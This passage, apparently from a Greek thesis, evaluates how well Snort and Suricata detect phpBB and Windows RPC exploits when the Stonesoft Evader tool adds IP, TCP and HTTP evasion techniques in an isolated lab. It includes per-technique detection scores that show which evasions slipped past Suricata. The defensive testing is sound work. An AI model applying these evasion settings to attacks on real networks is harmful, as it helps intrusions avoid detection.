Στόχος της δεύτερης δοκιμής που πραγματοποιήθηκε ήταν η σύγκριση των δύο IDSs σε σχέση με την ικανότητά τους να ανιχνεύουν επιθέσεις που αξιοποιούν τεχνικές αποφυγής ανίχνευσης. Αν και στην πρώτη δοκιμή που πραγματοποιήθηκε χρησιμοποιήθηκαν ορισμένες τεχνικές αποφυγής ανίχνευσης, σε αυτή τη δεύτερη δοκιμή δόθηκε μεγαλύτερη έμφαση σε αυτές, καθώς αποτελούν ένα από τα μεγαλύτερα προβλήματα που αντιμετωπίζουν τα IDS ακόμα και σήμερα. Κατά τη διάρκεια αυτών των δοκιμών επιχειρήθηκε να βρεθούν τεχνικές ή συνδυασμοί τεχνικών οι οποίες οδηγούν σε σφάλματα τη μηχανή ανίχνευσης των εξεταζόμενων IDSs, τα οποία είτε δεν επιτρέπουν καθόλου την ανίχνευση μίας επίθεσης ή έχουν ως αποτέλεσμα την παραγωγή ειδοποιήσεων χαμηλότερης προτεραιότητας από αυτήν της πραγματικής απειλής.

Για την πραγματοποίηση αυτής της δοκιμής αξιοποιήθηκε το εργαλείο Evader 0.9.8.557 της Stonesoft. Πρόκειται για ένα framework δοκιμών των IDSs/IPSs έναντι προηγμένων τεχνικών αποφυγής ανίχνευσης (AETs), το οποίο είναι σε θέση να παράγει ανώμαλη δικτυακή κίνηση προκειμένου να ξεγελάσει τις συνδεδεμένες συσκευές ασφάλειας του δικτύου. Για τον έλεγχο της ικανότητας ανίχνευσης των υπό εξέταση συστημάτων ασφάλειας, χρησιμοποιούνται δύο επιθέσεις που εκμεταλλεύονται τις παρακάτω ευρέως γνωστές αδυναμίες:

- **CVE-2004-1315**. Πρόκειται για μία ευπάθεια της ιστοσελίδας *viewtopic.php* της εφαρμογής *phpBB 2.x*, η οποία δίνει τη δυνατότητα σε έναν επιτιθέμενο να εκτελέσει αυθαίρετο κώδικα PHP μέσω της παραμέτρου *highlight*. Χρησιμοποιώντας την επίθεση που εκμεταλλεύεται αυτήν την ευπάθεια είναι εφικτή η εξέταση των τεχνικών αποφυγής ανίχνευσης που αφορούν το πρωτόκολλο HTTP.
- **CVE-2008-4250**. Είναι μία ευπάθεια της υπηρεσίας *Server* διαφόρων λειτουργικών συστημάτων της Microsoft (όπως τα Windows XP SP2), η οποία επιτρέπει σε έναν επιτιθέμενο να εκτελέσει αυθαίρετο κώδικα μέσω ενός ειδικά διαμορφωμένου αιτήματος RPC το οποίο δημιουργεί υπερχείλιση. Χρησιμοποιώντας την επίθεση που εκμεταλλεύεται αυτήν την ευπάθεια είναι εφικτή η εξέταση των τεχνικών αποφυγής ανίχνευσης που αφορούν το πρωτόκολλο MSRPC.

Αναλόγως των πρωτοκόλλων που χρησιμοποιούνται για κάθε μία από τις επιθέσεις, το Evader διαθέτει μία βιβλιοθήκη από τεχνικές αποφυγής ανίχνευσης οι οποίες μπορούν να αξιοποιηθούν μεμονωμένα ή συνδυαστικά. Για παράδειγμα, για την ευπάθεια CVE-2008-4250 του Microsoft Server Message Block, μπορούν να χρησιμοποιηθούν τεχνικές που αφορούν τα πρωτόκολλα MSRPC, SMB, NetBIOS και τα πρωτόκολλα TCP και IP των υποκείμενων επιπέδων μεταφοράς και δικτύου. Αντιστοίχως, για την ευπάθεια CVE-2004-1315 που αφορά μία διαδικτυακή εφαρμογή,


μπορούν να αξιοποιηθούν τεχνικές που αφορούν το πρωτόκολλο HTTP του επιπέδου εφαρμογής και τα πρωτόκολλα TCP και IP των υποκείμενων επιπέδων μεταφοράς και δικτύου. Συνολικά υποστηρίζει 35 διαφορετικές κατηγορίες τεχνικών. 15 από αυτές είναι τεχνικές των επιπέδων μεταφοράς και δικτύου και μπορούν να χρησιμοποιηθούν και για τις δύο διαθέσιμες επιθέσεις. Από τις υπόλοιπες τεχνικές, οι 11 μπορούν να χρησιμοποιηθούν για την επίθεση που αφορά την ευπάθεια CVE-2008-4250, ενώ οι υπόλοιπες 9 είναι τεχνικές που μπορούν να αξιοποιηθούν για τα αιτήματα HTTP που σχετίζονται με την ευπάθεια CVE-2004-1315.

Η κάθε κατηγορία τεχνικών περιλαμβάνει μία ομάδα παραμέτρων που προσδιορίζουν τις ακριβείς τροποποιήσεις που θα υποστεί η δικτυακή κίνηση. Επίσης, υπάρχει η δυνατότητα προσδιορισμού της φάσης της σύνδεσης κατά την οποία θα εφαρμοστεί η κάθε τεχνική. Για παράδειγμα είναι εφικτή η παραγωγή ανώμαλης δικτυακής κίνησης μόνο κατά τη φάση της χειραψίας TCP. Το πλήθος των δυνατών συνδυασμών τεχνικών αλλά και παραμέτρων της κάθε τεχνικής είναι πάρα πολύ μεγάλο και επιτρέπει την εκτέλεση εξαντλητικών δοκιμών.

Η επιβεβαίωση της επιτυχίας μίας επίθεσης που εκτελείται με τη χρήση του Evader μπορεί να γίνει με διάφορους τρόπους, όπως για παράδειγμα την εμφάνιση ενός παραθύρου γραμμής εντολών, τη λήψη του αρχείου etc/passwd ή την κατάρρευση του υπολογιστή στόχου. Εκτελώντας μία επίθεση η οποία χρησιμοποιεί μία ή περισσότερες από τις τεχνικές αποφυγής ανίχνευσης, μπορεί να επιβεβαιωθεί η επιτυχία της επίθεσης και ταυτόχρονα να ελεγχθεί το εξεταζόμενο IDS για την παραγωγή ειδοποιήσεων.

8.3.1 Πειραματική διάταξη

Η πειραματική διάταξη που χρησιμοποιήθηκε για την εκτέλεση των δοκιμών απεικονίζεται στην Εικόνα 8-3. Προκειμένου να εξασφαλιστεί ότι η δικτυακή κίνηση που θα εξεταστεί από τα IDSs περιλαμβάνει μόνο τα πακέτα δοκιμών και όχι επιπρόσθετα πακέτα απρόβλεπτων δραστηριοτήτων, χρησιμοποιήθηκε ένα απομονωμένο περιβάλλον το οποίο περιλαμβάνει μόνο το προς εξέταση IDS, τον υπολογιστή του επιτιθέμενου και τα συστήματα στόχους. Για τη δημιουργία αυτού του απομονωμένου περιβάλλοντος χρησιμοποιήθηκαν εικονικές μηχανές οι οποίες ήταν συνδεδεμένες μεταξύ τους με έναν “Host-Only” δρομολογητή του VirtualBox, έτσι ώστε οι εικονικές μηχανές να μπορούν να έρθουν σε επαφή μόνο με τη δικτυακή κίνηση του “ιδιωτικού” τους δικτύου.



Εικόνα 8-3: Πειραματική διάταξη δοκιμής τεχνικών αποφυγής ανίχνευσης

Οι δοκιμές που πραγματοποιήθηκαν επαναλήφθηκαν με τον ίδιο ακριβώς τρόπο και για τα δύο IDSs. Στην κάθε επανάληψη, τη θέση του IDS στην Εικόνα 8-3 έλαβε κάθε φορά ένα από τα δύο εξεταζόμενα IDSs, έχοντας θέσει τη διεπαφή δικτύου του σε promiscuous mode έτσι ώστε να είναι σε θέση να συλλαμβάνει όλα τα διακινούμενα πακέτα. Ο λόγος για τον οποίο δεν επιλέχθηκε να εκτελεστούν οι δοκιμές εξετάζοντας ταυτόχρονα και τα δύο IDSs ήταν η έλλειψη των υπολογιστικών πόρων που απαιτούνταν για την ταυτόχρονη ενεργοποίηση των δύο εικονικών μηχανών.

Εκτός από το IDS, το περιβάλλον δοκιμών περιελάμβανε τον υπολογιστή του επιτιθέμενου στον οποίο ήταν εγκατεστημένο το Evader, καθώς και δύο υπολογιστές στόχους με τα παρακάτω χαρακτηριστικά:

- **Επιτιθέμενος**, με λειτουργικό σύστημα Ubuntu 12.04.1και εγκατεστημένο το Evader.
- **Στόχος 1**, με λειτουργικό σύστημα Ubuntu 12.04.1 και εγκατεστημένη τη διαδικτυακή εφαρμογή phpBB σε web server Apache. Ο υπολογιστής αυτός χρησιμοποιήθηκε για την εξέταση των τεχνικών αποφυγής ανίχνευσης που αφορούν το πρωτόκολλο HTTP.
- **Στόχος 2**, με λειτουργικό σύστημα Windows XP SP2. Ο υπολογιστής αυτός χρησιμοποιήθηκε για την εξέταση των τεχνικών αποφυγής ανίχνευσης που αφορούν το πρωτόκολλο MSRPC.


Για την παρακολούθηση των παραγόμενων ειδοποιήσεων από τα δύο IDSs, τόσο το Snort όσο και το Suricata παραμετροποιήθηκαν έτσι ώστε οι η έξοδός τους να αποθηκεύεται σε αρχεία Unified Logs. Τα αρχεία αυτά επεξεργάζονταν από το Barnyard2 που ήταν εγκατεστημένο και στα δύο συστήματα προκειμένου να αποθηκεύονται τελικά σε μία βάση MySQL. Για την προβολή και ανάλυση των

ειδοποιήσεων που αποθηκεύονταν στη βάση δεδομένων, χρησιμοποιήθηκε η εφαρμογή BASE για το Snort και η εφαρμογή Snorby για το Suricata.

8.3.2 Διεπαφή χρήστη του Evader

Οι δοκιμές του Evader είναι δυνατό να εκτελεστούν είτε από τη γραμμή εντολών είτε από τη διαδικτυακή διεπαφή χρήστη που διαθέτει. Στην Εικόνα 8-4 επισημαίνονται τα κύρια βήματα που χρειάζεται να εκτελεστούν για μία δοκιμή:

1. Επιλογή της επίθεσης που θα εκτελεστεί.
2. Προσδιορισμός των δικτυακών παραμέτρων σύνδεσης με τον υπολογιστή στόχο.
3. Επιλογή και παραμετροποίηση των τεχνικών αποφυγής ανίχνευσης που θα χρησιμοποιηθούν.
4. Εκτέλεση της επίθεσης (καθώς και τερματισμός της, καθαρισμός του αρχείου καταγραφής και των επιλεγμένων τεχνικών)
5. Επιθεώρηση του αρχείου καταγραφής προκειμένου να διαπιστωθεί η έκβαση της επίθεσης και άνοιγμα του παραθύρου γραμμής εντολών σε περίπτωση επιτυχούς έκβασης.



Εικόνα 8-4: Διεπαφή χρήστη του Evader

8.3.3 Διαδικασία δοκιμών

Η διαδικασία που ακολουθήθηκε για τη δοκιμή της κάθε τεχνικής ή του συνδυασμού τεχνικών αποφυγής ανίχνευσης ήταν η ακόλουθη:

1. Επιλογή της επίθεσης που θα εκτελεστεί.
2. Προσδιορισμός των δικτυακών παραμέτρων σύνδεσης με τον υπολογιστή στόχο.
3. Παραγωγή νόμιμης δικτυακής κίνησης προκειμένου να ελεγχθεί η δυνατότητα σύνδεσης με τον υπολογιστή στόχο (Send clean payload)
4. Εκδήλωση της επίθεσης χωρίς τη χρήση τεχνικών αποφυγής ανίχνευσης.
5. Έλεγχος του αρχείου καταγραφής προκειμένου να διαπιστωθεί αν η επίθεση ήταν επιτυχής.
6. Εφόσον η επίθεση ήταν επιτυχής, έλεγχος των ειδοποιήσεων που παρήχθησαν από το εξεταζόμενο IDS προκειμένου να διαπιστωθεί αν η επίθεση ανιχνεύθηκε και συνέχιση της δοκιμασίας.
7. Εφόσον η επίθεση ήταν επιτυχής και το IDS ήταν σε θέση να την ανιχνεύσει, καθαρισμός του αρχείου καταγραφής και συνέχιση της δοκιμασίας.
8. Επιλογή της τεχνικής ή του συνδυασμού τεχνικών αποφυγής ανίχνευσης και προσδιορισμός των παραμέτρων τους.
9. Εκδήλωση της επίθεσης αξιοποιώντας τις τεχνικές αποφυγής ανίχνευσης που επιλέχθηκαν.
10. Έλεγχος του αρχείου καταγραφής προκειμένου να διαπιστωθεί αν η επίθεση ήταν επιτυχής.
11. Εφόσον η επίθεση ήταν επιτυχής, έλεγχος των ειδοποιήσεων που παρήχθησαν από το εξεταζόμενο IDS προκειμένου να διαπιστωθεί αν η επίθεση ανιχνεύθηκε.
12. Καταγραφή του αποτελέσματος της δοκιμής και καθαρισμός του αρχείου καταγραφής.

Όπως φαίνεται από την παραπάνω διαδικασία, στην περίπτωση χρήσης τεχνικών οι οποίες είχαν ως αποτέλεσμα την παραγωγή ανώμαλης δικτυακής κίνησης με την οποία δεν ήταν εφικτή η επιτυχής έκβαση της επίθεσης, δεν πραγματοποιήθηκε αξιολόγηση των παραγόμενων ειδοποιήσεων από το εξεταζόμενο IDS. Η επιλογή αυτή έγινε έχοντας κατά νου ότι το αποτέλεσμα της ανάλυσης των IDSs δεν θα μπορούσε να αξιολογηθεί ως προς την ορθότητά του, καθώς αφενός μεν η μη αναγνώριση των συγκεκριμένων επιθέσεων δεν μπορεί να θεωρηθεί ως false negative εφόσον οι επιθέσεις αυτές δεν έγιναν κατανοητές ούτε από τα συστήματα στόχους, αφετέρου ο εντοπισμός αυτών των απειλών δεν θα μπορούσε να θεωρηθεί ως false positive διότι στην πραγματικότητα πραγματοποιήθηκαν απόπειρες εισβολής. Μία δεύτερη παράμετρος που ελήφθη υπόψη για τη λήψη αυτής της απόφασης, είναι το γεγονός ότι τα εξεταζόμενα συστήματα δεν έχουν τη δυνατότητα προσδιορισμού της έκβασης των επιθέσεων.

8.3.4 Αποτελέσματα δοκιμών

Οι πίνακες Πίνακας 8-85 και Πίνακας 8-86 περιλαμβάνουν το ποσοστό ανίχνευσης που επιτεύχθηκε ανά κατηγορία δοκιμών που πραγματοποιήθηκε. Στους πίνακες αυτούς δεν συμπεριλαμβάνονται οι δοκιμές στις οποίες δεν ήταν επιτυχείς οι επιθέσεις. Για πολλές από τις τεχνικές ή τους συνδυασμούς τεχνικών που χρησιμοποιήθηκαν, πραγματοποιήθηκαν περισσότερες από μία δοκιμές με χρήση διαφορετικών κάθε φορά ρυθμίσεων για τις παραμέτρους των αξιοποιούμενων τεχνικών. Προκειμένου να περιοριστεί ο αριθμός των γραμμών των πινάκων Πίνακας 8-85 και Πίνακας 8-86, έχει χρησιμοποιηθεί η παρακάτω συντομογραφία για την καταγραφή εκείνων των δοκιμών που είχαν τα ίδια αποτελέσματα κάνοντας χρήση των ίδιων τεχνικών αλλά με διαφορετικές παραμέτρους:

(n_1, n_2, ….., n_x), όπου n_1, n_2, n_x είναι διαφορετικές τιμές που δόθηκαν για μία συγκεκριμένη παράμετρο

Στις περιπτώσεις δοκιμών όπου υπάρχουν πολλαπλές παράμετροι για τις οποίες έχει χρησιμοποιηθεί η παραπάνω συντομογραφία, υπονοείται ότι εκτελέστηκαν δοκιμές που χρησιμοποίησαν όλους τους μεταξύ τους δυνατούς συνδυασμούς.

Για την αξιολόγηση του βαθμού επιτυχίας ανίχνευσης της κάθε δοκιμής, χρησιμοποιήθηκαν ως βάση αναφοράς οι ειδοποιήσεις που παράγονται από το IDS όταν εκδηλώνεται η ίδια επίθεση χωρίς τη χρήση τεχνικών αποφυγής ανίχνευσης. Συγκρίνοντας τις ειδοποιήσεις που παράχθηκαν μετά από κάθε δοκιμή με τη βάση αναφοράς, δόθηκε μία βαθμολογία σε κάθε IDS για κάθε μία από τις δοκιμές. Το σχήμα μοριοδότησης που χρησιμοποιήθηκε είναι το ακόλουθο:

- 0 μόρια για τις περιπτώσεις κατά τις οποίες δεν παράχθηκε καμία από τις αναμενόμενες ειδοποιήσεις της βάσης αναφοράς, καθώς και για τις περιπτώσεις παραγωγής άλλων διαφορετικών true positives από τα οποία δεν γίνεται αντιληπτό το είδος της απειλής.
- 1 μόριο για τις περιπτώσεις παραγωγής υποσυνόλου των ειδοποιήσεων της βάσης αναφοράς, από τις οποίες γίνεται αντιληπτό το είδος της απειλής.
- 2 μόρια για τις περιπτώσεις παραγωγής του συνόλου των ειδοποιήσεων της βάσης αναφοράς.

Βάσει των μορίων που συγκεντρώθηκαν για κάθε κατηγορία δοκιμών και της σύγκρισής τους με τη μέγιστη δυνατή μοριοδότηση της κατηγορίας, υπολογίστηκε το ποσοστό ανίχνευσης της κάθε κατηγορίας.

Ο Πίνακας 8-83 περιλαμβάνει τις περιγραφές των ειδοποιήσεων που αποτέλεσαν τη βάση αναφοράς για το Snort.

Πίνακας 8-83: Ειδοποιήσεις βάσης αναφοράς του Snort

Ευπάθεια	Περιγραφή ειδοποίησης
CVE-2004-1315	SERVER-WEBAPP phpBB viewtopic double URL encoding attempt
	OS-WINDOWS Generic HyperLink buffer overflow attempt
	http_inspect: LONG HEADER
	http_inspect: NO CONTENT-LENGTH OR TRANSFER-ENCODING IN HTTP RESPONSE
CVE-2008-4250	ET SHELLCODE Rothenburg Shellcode
	INDICATOR-SHELLCODE x86 OS agnostic fnstenv geteip dword xor decoder
	OS-WINDOWS DCERPC NCACN-IP-TCP srvsvc NetrpPathCanonicalize path canonicalization stack overflow attempt
	OS-WINDOWS DCERPC NCACN-IP-TCP srvsvc NetrPathCanonicalize overflow attempt


Αντιστοίχως, ο Πίνακας 8-84 περιλαμβάνει τις περιγραφές των ειδοποιήσεων που αποτέλεσαν τη βάση αναφοράς για το Suricata. Λόγω του ότι το Suricata δεν ήταν σε θέση να ανιχνεύσει την επίθεση έναντι της ευπάθειας CVE-2008-4250, δεν πραγματοποιήθηκαν για αυτό οι αντίστοιχες δοκιμές αποφυγής ανίχνευσης.

Πίνακας 8-84: Ειδοποιήσεις βάσης αναφοράς του Suricata

Ευπάθεια	Περιγραφή ειδοποίησης
CVE-2004-1315	SERVER-WEBAPP phpBB viewtopic double URL encoding attempt
	OS-WINDOWS Generic HyperLink buffer overflow attempt

Στην Εικόνα 8-5 δίνεται μία σχηματική απεικόνιση των αποτελεσμάτων των δοκιμών που πραγματοποιήθηκαν. Από τα διαγράμματα αυτά και την αναλυτική καταγραφή των αποτελεσμάτων των δοκιμών που περιλαμβάνεται στους πίνακες Πίνακας 8-85 και Πίνακας 8-86, διαπιστώνεται μία σαφώς μεγαλύτερη ανθεκτικότητα του Snort σε σχέση με το Suricata, έναντι των τεχνικών αποφυγής ανίχνευσης. Από τις τεχνικές που εφαρμόστηκαν ένα ποσοστό της τάξεως του 90%

(συμπεριλαμβανομένων και των περιπτώσεων μερικής ανίχνευσης) ανιχνεύτηκαν από το Snort, ενώ για τις ίδιες τεχνικές το Suricata κατόρθωσε να ανιχνεύσει το 56% των επιθέσεων.



Εικόνα 8-5: Σχηματική απεικόνιση αποτελεσμάτων δοκιμών τεχνικών αποφυγής ανίχνευσης

Πίνακας 8-85: Αποτελέσματα δοκιμών έναντι της ευπάθειας CVE-2004-1315 (phpBB)

A/A	Χρησιμοποιούμενη τεχνική	Ποσοστό Ανίχνευσης / Μόρια Snort	Ποσοστό Ανίχνευσης / Μόρια Suricata
IP fragmentation - Θρυμματισμός IP		**100%**	**100%**
1	IPv4 fragments with at most (8, 16, 32, 64, 128, 256, 512, 1024, 1480) bytes per fragment	2	2
IP options - Αποστολή διπλότυπων πακέτων IP με τροποποιημένο payload και έναν αύξοντα αριθμό στο πεδίο options		**100%**	**100%**
2	(20, 40, 60, 80, 100)% probability to send a duplicate IPv4 packet with an incrementing DWORD in the options field. The duplicate packet has (random, a shuffled) payload	2	2
3	(20, 40)% probability to send a duplicate IPv4 packet with an incrementing DWORD in the options field. The duplicate packet has (random, a shuffled TCP) payload	2	2
TCP Chaff – Αποστολή αποπροσανατολιστικών (chaff) τμημάτων TCP		**100%**	**100%**
4	(20, 40, 60, 80, 100)% probability to send TCP chaff when sending a TCP packet. The chaff packet has: - (Invalid TCP checksum, NULL TCP checksum, NULL TCP control flags, An out-of-window sequence number, TCP header shorter than 20 bytes, TCP header longer than packet total size) - Payload (set to 0x00 byte, set to random bytes, set to random alphanumeric bytes, shuffled from the original packet, shuffled starting from the original packets 30th payload byte.)	2	2
TCP Initial Sequence Number (ISN) – Ορισμός του ISN ως 0xffffffff-n, προκειμένου να ελεγχθεί η δυνατότητα αποτμηματοποίησης TCP όταν το SN μηδενίζεται κατά τη διάρκεια ενός PUSH, λόγω της επίτευξης της μέγιστης τιμής του (2^{32})		**100%**	**100%**

5	Initial TCP sequence number is set to 0xffffffff - 6	2	2
Disable TCP congestion avoidance - Απενεργοποίηση του μηχανισμού αποφυγής συμφόρησης στο TCP πρωτόκολλο του Linux		**100%**	**100%**
6	TCP congestion window is not used	2	2
Disable TCP fast retransmit - Απενεργοποίηση του μηχανισμού αποφυγής συμφόρησης στο TCP πρωτόκολλο του Linux		**100%**	**100%**
7	TCP fast retransmit is not used	2	2
TCP segment order – Αποστολή τμημάτων ροής TCP εκτός σειράς		**100%**	**100%**
8	The following evasions are applied from stage http_connect to end: - TCP segments produced by a single socket send() are sent in a reverse order	2	2
9	The following evasions are applied from stage http_connect to end: - TCP segments produced by a single socket send() are sent in a random order	2	2
10	The following evasions are applied from stage http_connect to end: - TCP segments produced by a single socket send() are sent in correct order except that the first segment comes last	2	2
11	The following evasions are applied from stage http_connect to end: - TCP segments produced by a single socket send() are sent in correct order except that the last segment comes first	2	2
TCP segment overlap – Επικάλυψη των τελευταίων X bytes του πρώτου τμήματος από το δεύτερο (η ροή TCP αποτελείται από 2 τμήματα)		**100%**	**100%**
12	The following evasions are applied from stage http_connect to end: - TCP segments are set to overlap by (1, 400) bytes, with the earlier packet containing the correct payload. Overlapping data is set to (zero bytes, random bytes, random alphanumeric).	2	2
TCP PAWS elimination – Εισαγωγή ενός διπλότυπου πακέτου πριν από κάθε ένα από τα πακέτα της κανονικής ροής TCP, με timestamp μικρότερο από το κανονικό		**100%**	**100%**
13	100% probability to send a duplicate TCP packet with an old timestamp destined for PAWS elimination. The duplicate packet has a timestamp <normal - 10> and (zero, random, random alphanumeric, shuffled) payload.	2	2
TCP receive window – Προσδιορισμός του παραθύρου λήψης του TCP socket, έτσι ώστε να εξαναγκάζεται το άλλο άκρο της σύνδεσης να αποστέλλει μικρά τμήματα TCP		**100%**	**100%**
14	The following evasions are applied from stage http_connect to end: - TCP receive window is set to at most (100, 128, 256, 512, 1024, 2048) bytes.	2	2
TCP segmentation – Τμηματοποίηση ροής TCP και κατακερματισμός των λεκτικών που αναζητούν οι υπογραφές		**100%**	**100%**
15	The following evasions are applied from stage http_connect to end: - TCP packets are segmented to contain at most (1, 2, 4, 8, 16, 32) bytes of payload.	2	2
TCP TIME-WAIT decoys – Δημιουργία αποπροσανατολιστικών συνδέσεων οι οποίες προηγούνται της πραγματικής επίθεσης και χρησιμοποιούν την ίδια θύρα προέλευσης TCP με αυτήν		**100%**	**0%**
16	The following evasions are applied from stage http_connect to end: - (1, 512) decoy TCP connections are opened from the same TCP port as the exploit connection will use. Each connection will send 32-544 zero bytes	2	0
TCP timestamp echo reply modifications		**100%**	**100%**
17	The following evasions are applied from stage http_connect to end: - TCP timestamps echo reply value is sent in the wrong endianness	2	2
TCP urgent data – Ενεργοποίηση του urgent flag για το δεύτερο τμήμα της ροής TCP (η ροή TCP αποτελείται από 2 τμήματα)		**100%**	**100%**

18	The following evasions are applied from stage http_connect to end: - 40% probability to add a (zero, random, random alphanumeric) urgent data byte to a TCP segment	2	2
HTTP header linear whitespace – Μετατροπή του whitespace της επικεφαλίδας HTTP σε LWS, όπου LWS = [CRLF] 1*(SP | HT), SP = whitespace, HT – horizontal tab		**100%**	**100%**
19	The following evasions are applied from stage http_connect to end: - Whitespaces in HTTP headers are replaced with LWS (linear whitespace) with probability 100%	2	2
HTTP request line separator – Χρήση διαφορετικών χαρακτήρων ως διαχωριστών γραμμών του αιτήματος HTTP		**100%**	**25%**
20	The following evasions are applied from stage http_connect to end: - HTTP requests are sent using horizontal tab as request line separator	2	1
21	The following evasions are applied from stage http_connect to end: - HTTP requests are sent using vertical tab as request line separator	2	0
22	The following evasions are applied from stage http_connect to end: - HTTP requests are sent using form feed as request line separator	2	0
23	The following evasions are applied from stage http_connect to end: - HTTP requests are sent using carriage return as request line separator	2	0
HTTP request method – Χρήση διαφορετικών μεθόδων αιτήματος HTTP		**88,89%**	**11,11%**
24	The following evasions are applied from stage http_connect to end: - HTTP requests are sent with GET as HTTP method	2	2
25	The following evasions are applied from stage http_connect to end: - HTTP requests are sent with POST as HTTP method	2	1
26	The following evasions are applied from stage http_connect to end: - HTTP requests are sent with HELLO as HTTP method	2	0
27	The following evasions are applied from stage http_connect to end: - HTTP requests are sent with OPTIONS as HTTP method	2	1
28	The following evasions are applied from stage http_connect to end: - HTTP requests are sent with PROPFIND as HTTP method	2	0
